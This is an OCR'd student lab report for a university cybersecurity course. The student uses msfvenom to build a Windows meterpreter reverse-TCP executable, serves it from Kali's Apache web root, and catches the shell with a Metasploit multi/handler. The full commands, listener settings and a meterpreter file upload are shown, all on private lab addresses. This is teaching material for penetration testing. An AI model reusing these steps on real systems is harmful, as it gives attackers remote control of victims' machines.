
Task C: Exploit Windows 7 with a deliverable payload


In this task, you need to create an executable payload with the required configurations below


1. Once your payload is ready, you should upload it to the web server running on Kali Linux and download the payload from Windows 7, then execute it on the target to make a reverse shell. Of course, don't forget to configure your Metasploit on Kali Linux before the payload is triggered on the target VM
   The requirements for your payload are :
   - Payload Name: Use your MIDAS ID
   - Listening port: 4428





Kali - Internal Workstation on CY301-RALAR002 - Virtual Machine Connection
File Action Media View Help
1 2 3 4
VMshare
Trash
File System
Home
VMshare
root@kali: ~
File Actions Edit View Help
msfvenom
Error: No options
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe
Options:
-l, --list <type> List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all
-p, --payload <payload> Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom
--list-options List --payload <value>'s standard, advanced and evasion options
-f, --format <format> Output format (use --list formats to list)
-e, --encoder <encoder> The encoder to use (use --list encoders to list)
--service-name <value> The service name to use when generating a service binary
--sec-name <value> The new section name to use when generating large Windows binaries. Default: random 4-character alpha string
--smallest Generate the smallest possible payload using all available encoders
--encrypt <value> The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
--encrypt-key <value> A key to be used for --encrypt
--encrypt-iv <value> An initialization vector for --encrypt



Kali - Internal Workstation on CY301-RALAR002 - Virtual Machine Connection
File Action Media View Help
1 2 3 4
VMshare
Trash
File System
Home
VMshare
root@kali: ~
File Actions Edit View Help
-x, --template <path> Specify a custom executable file to use as a te
mplate
-k, --keep Preserve the --template behaviour and inject th
e payload as a new thread
-v, --var-name <value> Specify a custom variable name to use for certa
in output formats
-t, --timeout <second> The number of seconds to wait when reading the
payload from STDIN (default 30, 0 to disable)
-h, --help Show this message
(root㉿kali)-[~]
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.10.13 LPORT=4428 -f ex
e -o ralar002.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: ralar002.exe
(root㉿kali)-[~]
ls
Desktop forralar002.txt passwd_ralar002 qZNCeFAQ.jpeg shared-drives
Documents 'lab2 .pcapng' Pictures ralar002 Templates
Downloads Music Public ralar002.exe Videos
(root㉿kali)-[~]
#


Kali - Internal Workstation on CY301-RALAR002 - Virtual Machine Connection
File Action Media View Help
1 2 3 4
VMshare
Trash
File System
Home
VMshare
root@kali: ~
File Actions Edit View Help
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > set lhost 192.168.10.13
lhost ⇒ 192.168.10.13
msf6 exploit(multi/handler) > set lport 4428
lport ⇒ 4428
msf6 exploit(multi/handler) >


Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.10.13 yes The listen address (an interface may be specified)
LPORT 4428 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) >



Kali - Internal Workstation on CY301-RALAR002 - Virtual Machine Connection
File Action Media View Help
VMshare
Trash
File System
Home
VMshare
root@kali: ~
File Actions Edit View Help
ls
Desktop forralar002.txt passwd_ralar002 qZHCmFAQ.jpeg shared-drives
Documents 'lab2 .pcapng' Pictures ralar002 Templates
Downloads Music Public ralar002.exe Videos
cp ralar002.exe /var/www/html
ls /var/www/html
index.html index.nginx-debian.html ralar002.exe
rm /var/www/html/index.*
ls /var/www/html
ralar002.exe
Payload options
Exploit target:
View the full mo
msf6 exploit(mul
[*] Started reve
service apache2


Windows 7 on CY301-RALAR002 - Virtual Machine Connection
File Action Media Clipboard View Help
Index of /
192.168.10.13
Index of /
Name Last modified Size Description
ralar002.exe 2024-10-29 22:40 72K
Apache/2.4.58 (Debian) Server at 192.168.10.13 Port 80




[Post-exploitation] Once you have established the reverse shell connection to the target Windows 7, complete the following tasks in your meterpreter shell:

2. Execute the screenshot command to take a screenshot of the target machine if the exploit is successful



3. Create a text file on the attacker Kali named "YourMIDAS.txt" (replace YourMIDAS with your university MIDAS ID) and put the current timestamp in the file. Upload this file to the target's desktop. Then, log in to Windows 7 VM and check if the file exists. You need to show me the command that uploads the file



```
meterpreter > upload ralar002.txt desktop
[*] Uploading  : /root/ralar002.txt → desktop
[*] Uploaded 32.00 B of 32.00 B (100.0%): /root/ralar002.txt → desktop
[*] Completed  : /root/ralar002.txt → desktop
meterpreter >
```